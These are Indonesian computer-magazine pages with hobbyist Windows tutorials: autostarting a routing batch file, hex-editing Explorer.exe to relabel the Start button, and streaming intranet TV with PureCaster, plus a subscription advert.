
Membuat Batch File Autostarting

Tentunya jika anda menambahkan tabel routing secara manual ada baiknya membuatnya dalam bentuk batch file di DOS yang dapat di edit menggunakan editor teks dan diberi ekstensi *.bat di akhir file-nya.

Seninya adalah bagaimana supaya file teks yang kita edit akan dijalankan oleh Windows pada saat booting pertama kali. Hal ini dilakukan dengan memberikan kode pif pada file tersebut.

Caranya adalah sebagai berikut:

- Buatlah file yang akan anda jalankan berisi perintah route
- Simpan file tersebut di harddisk misalnya di c:\route\doroute.bat
- Cari file tersebut menggunakan Windows Explorer atau My Computer
- Setelah ditemukan, klik kanan pada file tersebut untuk



mengedit property.

- Para parameter Run pilih Minimized, beri tanda klik pada 'Close on exit.' Tekan tombol OK.
- Sebuah file dengan nama doroute.bat.pif akan dibuat.
- Masukkan (move) doroute.bat.pif ke folder startup agar setiap kali komputer di booting akan menjalankan doroute.bat.



NEOTEK Pendamping Berselancar


Berlangganan... Tidak... Berlangganan... Tidak... Berlangganan...

Ya, mengapa tidak berlangganan saja.
Berlangganan NeoTek + CD sekarang banyak
untungnya:

- Bayar 10 dapat 12 nomor
- Bonus 2 eksemplar dari Volume I
- Bebas ongkos kirim
- Akses Internet gratis selama 1 bulan dari VisionNet (khusus pelanggan Jakarta)

Hubungi Elvi R. Nainggolan di:

- Tel. (021) 548 1457
- Faks. (021) 532 9041
- redaksi@neotek.co.id



Diskon 30%
12 Nomor
Rp234.000? No!
Cukup bayar
Rp195.000 +
Bebas ongkos
kirim.




MENGGANTI TULISAN DI TOMBOL START

Jika anda ingin belajar mengutak-atik Windows anda, ikuti uraian **Cakrabirawa** berikut ini. Ia menyajikan cara mengubah kata Start pada tombol 'Start' dengan menggunakan *hex editor*.

Beberapa program Tweaking seperti WinBoost dilengkapi dengan fitur yang mampu mengubah tulisan Start pada tombol 'Start' menjadi yang lain. Program tweaking memang merupakan cara yang paling mudah untuk melakukan hal ini. Segala sesuatunya dilakukan oleh program tersebut, pembaca cukup mengetikkan kata yang akan menggantikan tulisan Start dan tekan tombol 'Apply.' Dalam sekejap semuanya beres. Tetapi tidaklah terbesit keinginan untuk mengubahnya sendiri tanpa bantuan program tweaking agar anda lebih mengetahui rincian proses yang terjadi dibalik perubahan tulisan Start tersebut?

Untuk mengganti tulisan Start pada

Mengubah kata 'Start' pada tombol Start menjadi 'CaKra'



1

MEM-BACK UP EXPLORER.EXE

Temukan file Explorer.exe di C:\Windows (sesuaikan dengan direktori Windows anda). Ukuran filenya sekitar 176 KB. Copy-lah ke disket sebagai *backup* atau ke direktori lain, semisal C:\ karena anda tidak dapat mengubah file Explorer.exe di direktori Windows.

2



JALANKAN PROGRAM HIEW

Setelah Hiew atau program hex editor lain diinstal di komputer, jalankan dengan mengklik dua kali pada file HiewDemo.exe. Anda akan dihadapkan pada tampilan Hiew dengan direktori aktif tempat file HiewDemo.exe berada.

3

BUKA EXPLORER.EXE DENGAN HIEW

Gantilah direktori aktif sehingga anda mendapati file Explorer.exe yang terletak di C:\. Tekan tombol 'Enter'. Hiew akan membuka file Explorer.exe. Anda dihadapkan pada tampilan dengan latar berwarna biru dengan simbol-simbol yang aneh.



7

TULISAN START DITEMUKAN!

Tulisan Start yang dimaksud ini ditandai dengan adanya tulisan: S t a r t dan dilanjutkan dengan tulisan "There was an internal error and one of the windows you were using has been closed". Dalam susunan hex nya adalah : 53 00 74 00 61 00 72 00 74.

8

MENGUBAH TULISAN START

Tekan tombol F3 untuk mengedit. Selanjutnya anda dapat mengganti nilai - nilai hex yang disebut pada langkah 8 dengan yang lain, sehingga dapat mengganti tulisan Start. Di sini penulis mengganti dengan nilai : 43 00 61 00 4B 00 72 00 61.

9

MENYIMPAN PERUBAHAN

Bila anda telah mengubah tulisan Start, selanjutnya simpan dengan nama file yang sama. Untuk Hiew ini pembaca dapat menekan tombol F9 (Update) yang artinya menyimpan dengan nama yang sama yaitu Explorer.exe.

tombol 'Start' tersebut berarti pembaca harus melakukan modifikasi pada file Explorer.exe yang berada di direktori Windows, yaitu C:\Windows (atau sesuai dengan direktori Windows pembaca). Perangkat yang digunakan adalah sebuah perangkat yang sangat umum dalam dunia *cracking*, yaitu **hex editor**. Dalam tutorial ini penulis menggunakan **Hiew** versi demo yang dapat dijumpai pada CD Neotek edisi Januari 2002. Namun pembaca dapat juga menggunakan hex editor yang lainnya, karena secara garis besar semua fasilitasnya sama.




Program hex editor dapat diperoleh dengan *men-download* dari situs

<http://crackpltools.prv.pl>,
<http://www.astalavista.com>,
<http://www.betashark.f2s.com> atau di situs-situs *underground* lain. Selanjutnya bila *tool* tersebut telah pembaca miliki ikuti dan simak baik-baik pembahasan di bawah ini.

Selamat mencoba! Bila anda menghadapi masalah mengenai hal ini, silakan hubungi penulis melalui email (UnitChandra@yahoo.com) atau dengan bergabung di mailing list majalahneotek@yahoogroups.com. Penulis dengan senang hati akan berupaya membantu anda.



- Betashark (www.betashark.f2s.com) adalah salah satu situs *underground* yang menyediakan perkakas untuk *cracking*.



4

BERGANTI KE MODUS HEX

Tekan tombol 'Enter' sekali lagi untuk berganti ke *modus hex* karena kita tidak berurusan dengan simbol-simbol tersebut. Bila pembaca menekan Enter sekali lagi berarti berganti ke *modus bahasa assembly*.

5



MENCARI TULISAN START

Gunakan fasilitas Search dengan menekan F7 untuk mencari tulisan Start yang dimaksud. Ketikkan angka-angka berikut ini pada bagian Hex : 53 00 74 00 61 00 72 00 74, sehingga pada bagian ASCII tertera Start. Tekan 'Enter' untuk memulai pencarian.

6

FASILITAS GO TO

Gunakan fasilitas 'Go to' (F5) untuk mencari tulisan Start yang dimaksud. Gunakan Go to untuk berpindah ke offset 28D6e untuk Windows 98, 33DDE untuk WinMe, 28BEE untuk Windows NT 4, dan 3860E untuk Windows 2000. Lima offset dari offset inilah yang memuat tulisan Start yang akan kita ganti.



10

BOOT KE MS DOS MURNI

Boot komputer anda ke MsDOS Mode dengan memilih menu Start → Shut Down, dan pilih 'Restart in Ms Dos Mode'. Ini perlu dilakukan karena Explorer.exe di C:\Windows tidak dapat diganti saat Windows berjalan.

11

MENGANTI EXPLORER.EXE

Dari *modus Dos murni*, copy-lah file Explorer.exe di C:\ yang sudah dimodifikasi tersebut ke direktori C:\Windows, dengan perintah: Copy C:\Explorer.exe C:\Windows. Pilih 'Y' bila anda diminta memberi konfirmasi, lalu tekan Enter.

12

TARRA ...


Masuklah lagi ke *modus Windows* dengan mengetikkan perintah Win dilanjutkan dengan menekan tombol 'Enter'. Dan *tarra* tulisan Start telah berganti menjadi CaKra.

MEMBUAT TELEVISI INTRANET DENGAN PURECASTER

Manfaatkan jaringan intranet anda untuk penyalur siaran televisi dengan perangkat lunak yang dapat diperoleh gratis dari Internet. Ikuti tutorial yang diberikan **Muhammad Dody F** di bawah ini.

Membuat intranet anda menjadi 'hidup' dengan siaran televisi


Intranet sering hanya digunakan untuk aplikasi data online, padahal dengan bandwidth yang lebar—minimal untuk LAN 10 Mbps dan WAN (Wide Area Network) 64 Kbps—aplikasi video broadcast seharusnya tidak membebani jaringan intranet. Software aplikasi yang dibahas di sini adalah Purecaster 1.4. Peralatan yang harus disiapkan adalah komputer multimedia untuk server yang dilengkapi mikrofon dan kamera dan terhubung dalam LAN. Spesifikasi komputer untuk server akan lebih baik jika menggunakan prosesor 500 Mhz ke atas dengan RAM 128 Mb. Untuk menerima siaran televisi dari server, komputer penerima harus menggunakan browser yang Java-Compatible.



4

MEMULAI VIDEO CAPTURE


Program **Video Capture** menangkap gambar menggunakan kamera PC atau perangkat *input* video lain melalui sistem Microsoft Video for Windows. Gambar kemudian dikompres dalam format JPEG. Setelah program dijalankan akan muncul jendela **vdaemon** lalu klik **Server** → **Start**.



5

MENJALANKAN VIDEO CAPTURE


Akan tampil jendela **Configure Server**. Kita dapat men-set yang penting: frame rate (jumlah *frame* perdetik) gambar, kualitas gambar JPEG dan lama koneksi maksimal setiap pemirsa. Klik **OK**. Jika kita punya input video lain seperti TV Tuner, akan ditanyakan input video yang akan digunakan. Pilih PC kamera jika kita ingin menggunakannya.



6

KONFIGURASI VIDEO CAPTURE


Jika video belum muncul, klik **Configure**. Ada 3 pilihan menu yaitu **Server**, (sudah sudah dijelaskan,) **Video** (untuk setting Color, Brightness, Contrast dan Tint tampilan.) Pilihan ketiga adalah **Format**. Set format video dan ukurannya sesuai yang kita inginkan atau biarkan sesuai *default*-nya.



10


KONFIGURASI WEB SERVER

Pada jendela konfigurasi, set beberapa hal. **Port** yang dibuka untuk menerima permintaan pemirsa, jumlah **koneksi** maksimum yang ditentukan, dsb. Klik **OK** untuk mengaktifkan web server. Jika Video dan Audio Capture serta Web Server sudah aktif maka TV intranet bisa dilihat oleh pemirsa web.



11


SETTING WEB Defaultnya saat pemirsa melihat web server melalui browser dengan mengetikkan IP address komputer server akan muncul tampilan standar Purebroadcasting. Kita dapat mengubah tampilan dengan mengedit file **index.html** pada direktori **C:\Program Files\PBN PureCaster\docs** dan menggantinya dengan beberapa skrip contoh yang telah disertakan.



12

MENIKMATI TV


Pemirsa dapat melihat TV dengan mengunjungi **IP address** server. Pemirsa dapat melakukan perubahan setting jumlah **frame gambar** yang diterima per detik yaitu dari 0 (diam) sampai 10 frame perdetik serta setting **rate suara** dari 16 sampai 40 Kbps.



1

DOWNLOAD PURECASTER


Silakan **download** perangkat lunak **PureCaster** dalam bentuk ZIP di www.download.com atau www.purebroadcasting.com.
Versi demo perangkat lunak ini bisa didapat gratis.



2

SETUP PURECASTER


Pastikan komputer server telah terhubung dengan jaringan dan mempunyai **IP Address**. Pastikan juga kamera PC telah terinstal di komputer server. Unzip file **purecaster.zip** yang didownload dan jalankan **setup.exe** di komputer yang akan menjadi server. Biarkan setup berjalan sesuai **default**.



3

SETTING PURECASTER


Setelah setup selesai, secara **default** akan terbentuk folder pada **C:\Program Files\PBN Purecaster**. Cukup tiga file yang perlu kita set dan aktifkan secara bersamaan untuk membuat TV Intranet yaitu **web server**, **video capture** dan **audio capture**.



7

MEMULAI VIDEO CAPTURE


Program **Audio Capture** menangkap audio lewat sistem **waveIn** Windows sehingga dibutuhkan **soundcard** yang memiliki kemampuan **recording**. Pastikan **input source** pada windows mixer adalah sesuai dengan sumber suara kita. Setelah program Audio Capture dijalankan akan muncul jendela **adademone** lalu klik **Server** → **Start**.



8

MENJALANKAN AUDIO CAPTURE

Kemudian akan tampil jendela konfigurasi waktu koneksi, nomor server dan pemilihan mode suara. Klik **OK** setelah anda selesai melakukan setting.



9

MENJALANKAN WEB SERVER

Video dan audio yang telah ditangkap oleh program Capture akan ditampilkan dalam bentuk web sehingga bisa dilihat oleh pemakai dengan menggunakan browser yang mendukung Java. Jalankan program web server kemudian akan muncul tampilan **wlisten**, lalu klik **Server** → **Start**.

Iklan VisionNet 1/3 hlm. 17,6 x 7,68 cm